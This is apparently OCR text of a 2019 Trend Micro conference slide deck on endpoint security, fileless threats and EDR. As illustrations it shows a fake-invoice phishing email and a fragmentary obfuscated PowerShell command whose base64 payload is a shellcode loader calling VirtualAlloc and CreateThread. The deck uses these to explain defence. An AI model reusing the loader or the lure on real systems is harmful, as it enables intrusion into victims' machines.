THE ART OF CYBERSECURITY

TREND MICRO


The Art of Cybersecurity at the Endpoint

Richard Werner Business Consultant
10.10.2019

It-sa 2019

Halle 9 • Stand 434

Publicly known databreaches




https://www.dlapiper.com/~/media/files/insights/publications/2019/02/dla-piper-gdpr-data-breach-survey-february-2019.pdf


Cargill Customer Invoice 42306606
Jeri Osborn
Add contact
To:
invoice_scan_42306606.doc
Dear Customer,
Attached is the invoice for the product(s) and/or service(s) you recently purchased.
We appreciate doing business with you!
Regards,
Cargill Animal Nutrition
"Confidentiality Note: This message is intended only for the named recipient
Employees are going to click unsafe stuff.
Shaming isn't the answer.


The average organization takes over **30 days** to patch standard operating systems and applications.

Source: Virtual Patching: Patch Those Vulnerabilities before They Can Be Exploited, October 2018


powershell -w 1 -C "sv qr -;sv c ec;sv n ((gv qr).value.toString()+(gv c).value.toString());powershell (gv n).value
toString() 'JABmAEQAZAAgAD0AIAAnACQAQQB1AGMAIAA9ACAAJwAnAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgA
AGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgBpAHIAdAB1AGEAbABBAGw
bABvAGMAKABJAG4AdABQAHQAcgAgAGwAcABBAGQAZAByAGUAcwBzACwAIAB1AGkAbgB0ACAAZAB3AFMAaQB6AGUALAAgAHUAaQBuAHQAIABmAGwAQQB
AGwAbwBjAGEAdABpAG8AbgBUAHkAcABlACwAIAB1AGkAbgB0ACAAZgBsAFAAcgBvAHQAZQBjAHQAKQA7AFsARABsAGwASQBtAHAAbwByAHQAKAAiAGs
ZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAQwB
AGUAYQB0AGUAVABoAHIAZQBhAGQAKABJAG4AdABQAHQAcgAgAGwAcABUAGgAcgBlAGEAZABBAHQAdAByAGkAYgB1AHQAZQBzACwAIAB1AGkAbgB0ACA
ZAB3AFMAdABhAGMAawBTAGkAegBlACwAIABJAG4AdABQAHQAcgAgAGwAcABTAHQAYQByAHQAQQBkAGQAcgBlAHMAcwAsACAASQBuAHQAUAB0AHIAIAB
AHAAUABhAHIAYQBtAGUAdABlAHIALAAgAHUAaQBuAHQAIABkAHcAQwByAGUAYQB0AGkAbwBuAEYAbABhAGcAcwAsACAASQBuAHQAUAB0AHIAIABsAHA
VABoAHIAZQBhAGQASQBkACkAOwBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBtAHMAdgBjAHIAdAAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB
AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAbQBlAG0AcwBlAHQAKABJAG4AdABQAHQAcgAgAGQAZQBzAHQALAAgAHUAaQBuAHQ
IABzAHIAYwAsACAAdQBpAG4AdAAgAGMAbwB1AG4AdAApADsAJwAnADsAJAB3ACAAPQAgAEEAZABkAC0AVAB5AHAAZQAgAC0AbQBlAG0AYgBlAHIARAB
AGYAaQBuAGkAdABpAG8AbgAgACQAQQB1AGMAIAAtAE4AYQBtAGUAIAAiAFcAaQBuADMAMgAiACAALQBuAGEAbQBlAHMAcABhAGMAZQAgAFcAaQBuADM
MgBGAHUAbgBjAHQAaQBvAG4AcwAgAC0AcABhAHMAcwB0AGgAcgB1ADsAWwBCAHkAdABlAFsAXQBdADsAWwBCAHkAdABlAFsAXQBdACQAegAgAD0AIAA
AHgAZgBjACwAMAB4AGUAOAAsADAAeAA4ADIALAAwAHgAMAAwACwAMAB4ADAAMAAsADAAeAAwADAALAAwAHgANgAwACwAMAB4ADgAOQAsADAAeABlADU
LAAwAHgAMwAxACwAMAB4AGMAMAAsADAAeAA2ADQALAAwAHgAOABiACwAMAB4ADUAMAAsADAAeAAzADAALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAA
AGMALAAwAHgAOABiACwAMAB4ADUAMgAsADAAeAAxADQALAAwAHgAOABiACwAMAB4ADcAMgAsADAAeAAyADgALAAwAHgAMABmACwAMAB4AGIANwAsADA
eAA0AGEALAAwAHgAMgA2ACwAMAB4ADMAMQAsADAAeABmAGYALAAwAHgAYQBjACwAMAB4ADMAYwAsADAAeAA2ADEALAAwAHgANwBjACwAMAB4ADAAMgA
ADAAeAAyAGMALAAwAHgAMgAwACwAMAB4A
MgAsADAAeAA1ADIALAAwAHgANQA3ACwAM
ADgAYgAsADAAeAA0AGMALAAwAHgAMQAxACwAMAB4ADcAOAAsADAAeABlADMALAAwAHgANAA4ACwAMAB4ADAAMQAsADAAeABkADEALAAwAHgANQAxACw
MAB4ADgAYgAsADAAeAA1ADkALAAwAH
ACwAMAB4ADMAYQAsADAAeAA0ADkALA
ZgBmACwAMAB4AGEAYwAsADAAeABjADEALAAwAHgAYwBmACwAMAB4ADAAZAAsADAAeAAwADEALAAwAHgAYwA3ACwAMAB4ADMAOAAsADAAeABlADAALAA
AHgANwA1ACwAMAB4AGYANgAsADAAeAAwADMALAAwAHgANwBkACwAMAB4AGYAOAAsADAAeAAzAGIALAAwAHgANwBkACwAMAB4ADIANAAsADAAeAA3ADU
LAAwAHgAZQA0ACwAMAB4ADUAOAAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADIANAAsADAAeAAwADEALAAwAHgAZAAzACwAMAB4ADYANgAsADAAeAA
AGIALAAwAHgAMABjACwAMAB4ADQAYgAsADAAeAA4AGIALAAwAHgANQA4ACwAMAB4ADEAYwAsADAAeAAwADEALAAwAHgAZAAzACwAMAB4ADgAYgAsADA
eAAwADQALAAwAHgAOABiACwAMAB4ADAAMQAsADAAeABkADAALAAwAHgAOAA5ACwAMAB4ADQANAAsADAAeAAyADQALAAwAHgAMgA0ACwAMAB4ADUAYgA
Fileless threats evade
pre-execution detection

Fileless threats

As we predicted, threat actors had been “living off the land,” abusing or repurposing legitimate system administration or penetration testing tools to blend in.



Half-year comparison of fileless events blocked


Security/SOC/IR Team
IT Operations Team


PRE DETECTION
“Am I protected?”
“What if…”
POST DETECTION
“How did this happen?”
“Who else has been affected?”
“How do I respond?”

Endpoint Security Re-Defined

Automated

Effective Detection & Response

Modern technology to block latest threats incl. file-less

Industry's most timely virtual patching

Insightful

Central visibility & control across all functions

EDR investigation option for root-cause & threat hunting

MDR service option to boost security / SOC teams

All-in-one

Endpoint security & EDR together in one agent

No need for multiple vendor agents on same endpoint

SaaS and On-Premise Parity (SaaS-first approach)


TREND MICRO
THE ART OF CYBERSECURITY
Unknown threats detected and stopped over time by Trend Micro. **Created with real data by artist Brendan Dawes.**